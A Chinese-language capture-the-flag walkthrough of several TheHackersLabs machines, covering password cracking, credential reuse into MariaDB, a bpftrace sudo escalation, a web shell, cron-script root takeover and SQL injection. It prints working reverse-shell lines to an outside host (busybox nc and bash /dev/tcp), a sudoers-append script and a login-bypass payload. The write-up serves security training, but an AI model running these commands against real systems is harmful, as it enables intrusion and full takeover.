1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 29 final worker threads did not complete until end.
[ERROR] 29 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-22 21:05:43
(base) yolo@yolo:~$ ssh premo@10.161.177.114
The authenticity of host '10.161.177.114 (10.161.177.114)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:31: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
    ~/.ssh/known_hosts:37: [hashed name]
    ~/.ssh/known_hosts:47: [hashed name]
    ~/.ssh/known_hosts:48: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.177.114' (ED25519) to the list of known hosts.
premo@10.161.177.114's password:
Linux Torrija-TheHackersLabs 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 13 20:08:49 2025 from 192.168.18.204
premo@Torrija-TheHackersLabs:~$
进入靶机后,我们读取一下 wp-config.php,有我们需要的数据库的账密信息
premo@Torrija-TheHackersLabs:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'afdvasgvfdsabdgvs6a9vd8sv' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 *
 * At the installation time, database tables are created with the specified prefix.
 * Changing this value after WordPress is installed will make your site think
 * it has not been installed.
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/#table-prefix
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://developer.wordpress.org/advanced-administration/debug/debug-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */


/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
获取到数据库的密码,然后正常来说呢,是直接按照 wp-config.php 中说的那样,用 admin 用户连接 MySQL 直接读取 wordpress 相关的信息
但是这样做显然有点绕了,因为已经进入靶机可以直接读取 wordpress 的代码了都,然后结合下 3306 那个端口的 MySQL 服务和这里的 localhost 数据库,显然是有差异的,那么就用 root 连接下 MySQL,然后考虑密码喷洒,成功发现,这里的数据库还有个和靶机名一样的表 Torrijas
(base) yolo@yolo:~$ mysql -h 10.161.177.114 -P 3306 -u root -pafdvasgvfdsabdgvs6a9vd8sv
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 143271
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| Torrijas           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
6 rows in set (0.004 sec)

MariaDB [(none)]> use Torrijas;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [Torrijas]> show tables;
+--------------------+
| Tables_in_Torrijas |
+--------------------+
| primo              |
+--------------------+
1 row in set (0.002 sec)

MariaDB [Torrijas]> select * from primo;
+----+---------+----------------+
| id | usuario | contraseña     |
+----+---------+----------------+
|  1 | primo   | queazeshurmano |
+----+---------+----------------+
1 row in set (0.003 sec)
然后可以直接 ssh 连上去,提权难度不大
(base) yolo@yolo:~$ ssh primo@10.161.177.114
primo@10.161.177.114's password:
Linux Torrija-TheHackersLabs 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 13 17:21:05 2025 from 192.168.18.204
primo@Torrija-TheHackersLabs:~$ sudo -l
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
Matching Defaults entries for primo on Torrija-TheHackersLabs:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User primo may run the following commands on Torrija-TheHackersLabs:
    (root) NOPASSWD: /usr/bin/bpftrace
bpftrace 是一个强大的 Linux 追踪工具,基于 eBPF 技术,主要是进行系统调用追踪,性能分析,实时监控系统活动等等
调用系统命令很轻松的
primo@Torrija-TheHackersLabs:~$ sudo bpftrace --unsafe -e 'BEGIN {system("whoami");exit()}'
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
Attaching 1 probe...
root


primo@Torrija-TheHackersLabs:~$ sudo bpftrace --unsafe -e 'BEGIN {system("/bin/bash");exit()}'
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
Attaching 1 probe...
root@Torrija-TheHackersLabs:/home/primo# id
root@Torrija-TheHackersLabs:/home/primo# whoami
root@Torrija-TheHackersLabs:/home/primo# exit
exit
uid=0(root) gid=0(root) grupos=0(root)
root
我这里选用个更轻松点的,直接写 sudoers
primo@Torrija-TheHackersLabs:~$ cat exp.sh
#!/bin/bash
echo "primo ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
primo@Torrija-TheHackersLabs:~$ chmod +x exp.sh
primo@Torrija-TheHackersLabs:~$ sudo bpftrace --unsafe -e 'BEGIN {system("/home/primo/exp.sh");exit();}'
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
Attaching 1 probe...


primo@Torrija-TheHackersLabs:~$ sudo -l
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
Matching Defaults entries for primo on Torrija-TheHackersLabs:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User primo may run the following commands on Torrija-TheHackersLabs:
    (root) NOPASSWD: /usr/bin/bpftrace
    (ALL) NOPASSWD: ALL
primo@Torrija-TheHackersLabs:~$ sudo su
sudo: unable to resolve host Torrija-TheHackersLabs: Nombre o servicio desconocido
root@Torrija-TheHackersLabs:/home/primo# id
uid=0(root) gid=0(root) grupos=0(root)
root@Torrija-TheHackersLabs:/home/primo# whoami
root
Worm
提示: 靶机跳转传送门 Worm

感谢 Sublarge,他做出来给我指点,然后我才解决的
这题还是蛮抽象的,我之前没见过这也的,首先用 nmap 扫描,发现靶机没有开放任何端口,然后我用 wireshark 抓包,发现靶机在疯狂对外进行 ARP 广播,这也是第一题的答案,接下来分析流量,追踪了几个 http 流量,获取了第二和第三题的答案
GET /a79.htm HTTP/1.0
Host: 10.10.244.11
User-Agent: Mozilla/5.0 (W0rMH0lE; THL{VGllbmVzIGxhIHByaW1lcmEgYmFuZGVyYSwgRmVsaWNpZGFkZXMK})
Accept: */*
然后再追踪下其他流量,比如说 icmp,会发现末尾跟了串 hex

34383635373837623437346632313764343836353738376234373466323137643438363537383762
解密获取 flag
Casa Paco
提示: 靶机跳转传送门 Casa Paco

信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.186.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 15:10 CST
Nmap scan report for 10.161.186.4
Host is up (0.81s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds
(base) yolo@yolo:~$ curl http://10.161.186.4
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://casapaco.thl">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 10.161.186.4 Port 80</address>
</body></html>
这里需要更改 hosts,将下面内容追加到 hosts 后面就 ok
10.161.186.4 casapaco.thl
接下来 web 网页中,看到这里,我们可以想办法然后限制执行命令

先读读文件吧,这里我直接用**base64 llevar.php**查看当前代码,解码后可以读到限制条件
  <?php
        if ($_SERVER["REQUEST_METHOD"] === "POST") {
            $name = htmlspecialchars($_POST["name"]);
            $dish = $_POST["dish"];

            // Filtro para bloquear comandos simples
            $pattern_blacklist = '/\b(whoami|ls|pwd|cat|sh|bash)\b/i';
            if (preg_match($pattern_blacklist, $dish)) {
                die('<p style="color: red;">Error: Pide comida no intentes hackearme. Los callos estan muy ricos.</p>');
            }

            // Permitir solo caracteres y estructuras de comandos más complejas
            $allowed_pattern = '/^[a-zA-Z0-9\s\$\(\)\-\_\.\|]*$/';
            if (!preg_match($allowed_pattern, $dish)) {
                die('<p style="color: red;">Error: Pide comida no intentes hackearme. Los callos estan muy ricos.</p>');
            }

            // Comando vulnerable
            $output = shell_exec("$dish");

            echo '<section class="confirmation">';
            echo '<h3>Pedido confirmado</h3>';
            echo "<p>Gracias, <strong>$name</strong>. Tu pedido de <strong>$dish</strong> estará listo para llevar.</p>";
            echo '<h3>Salida del Comando:</h3>';
            echo "<pre>$output</pre>";
            echo '</section>';
        }
        ?>
看上去还蛮严格的,我这里绕了半个小时,算是拿到一个万能 payload
echo php木马(base64) | base64 -d | tee shell.php这样做就能写入任意木马文件,比如说<?php system($_GET['cmd']);?>然后访问那个 shell.php 路由,再传递 cmd 参数,把 shell 弹出来
http://casapaco.thl/shell.php?cmd=busybox nc 10.161.185.232 1234 -e bashget shell
维持完 shell,接下来直接进入家目录下面
www-data@Thehackerslabs-CasaPaco:/home/pacogerente$ ls -la
total 40
drwxr-xr-x 3 pacogerente pacogerente 4096 Jan 14  2025 .
drwxr-xr-x 3 root        root        4096 Jan 14  2025 ..
lrwxrwxrwx 1 root        root           9 Jan 14  2025 .bash_history -> /dev/null
-rw-r--r-- 1 pacogerente pacogerente  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 pacogerente pacogerente 3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 pacogerente pacogerente 4096 Jan 13  2025 .local
-rw-r--r-- 1 pacogerente pacogerente  807 Mar 29  2024 .profile
-rwxrw-rw- 1 pacogerente pacogerente   88 Nov 23 09:24 fabada.sh
-rw-r--r-- 1 root        root        4888 Nov 23 09:22 log.txt
-rw-r--r-- 1 pacogerente pacogerente   33 Jan 14  2025 user.txt
这里有个严重漏洞,就是 pacogerente 创建的 fabada.sh 文件任意用户都可写,然后我再看看定时任务
www-data@Thehackerslabs-CasaPaco:/home/pacogerente$ ls /etc/cron.d
e2scrub_all  php  vuln_cron
www-data@Thehackerslabs-CasaPaco:/home/pacogerente$ cat /etc/cron.d/vuln_cron
* * * * * root /home/pacogerente/fabada.sh
这里的配置很严重了,我都不用拿到 pacogerente 用户的权限,直接修改 fabada.sh 拿到 root 的 shell
写入内容也很简单,就是弹 shell 到本地
www-data@Thehackerslabs-CasaPaco:/home/pacogerente$ cat fabada.sh
#!/bin/bash

# Generar un log de actividad
bash -i >& /dev/tcp/10.161.185.232/4444 0>&1
然后新开终端等待反弹 shell
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.161.185.232] from (UNKNOWN) [10.161.186.4] 35970
bash: no se puede establecer el grupo de proceso de terminal (1496): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
root@Thehackerslabs-CasaPaco:~# id
id
uid=0(root) gid=0(root) grupos=0(root)
Bocata de Calamares
提示: 靶机跳转传送门 Bocata de Calamares
信息搜集
(base) yolo@yolo:~/Desktop/timu/test$ nmap -sV -Pn 10.161.189.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 21:33 CST
Nmap scan report for 10.161.189.31
Host is up (0.68s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
这里再进行路径扫描
(base) yolo@yolo:~/Desktop/timu/test$ dirsearch -u http://10.161.189.31/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/Desktop/timu/test/reports/http_10.161.189.31/__25-11-23_21-35-44.txt

Target: http://10.161.189.31/

[21:35:44] Starting:
[21:35:49] 200 -  359B  - /admin.php
[21:36:02] 301 -  178B  - /images  ->  http://10.161.189.31/images/
[21:36:02] 403 -    2KB - /images/
[21:36:04] 200 -    2KB - /login.php

Task Completed
挖到了 login.php,然后访问主页,会发现有个关于 sql 注入的报告,那么 login.php 考察的自然也是了
直接将报告里面的 payload 用上,就能进入后台
admin
' OR '1'='1
然后进去后会找到 todo

(base) yolo@yolo:~/Desktop/timu/test$ echo lee_archivos | base64
bGVlX2FyY2hpdm9zCg==
(base) yolo@yolo:~/Desktop/timu/test$ echo -n lee_archivos | base64
bGVlX2FyY2hpdm9z处理一下,也就这两种可能了,最后访问http://10.161.189.31/bGVlX2FyY2hpdm9zCg==.php成功进入,发现是任意文件读取,直接读取/etc/passwd 获取可能利用的用户名
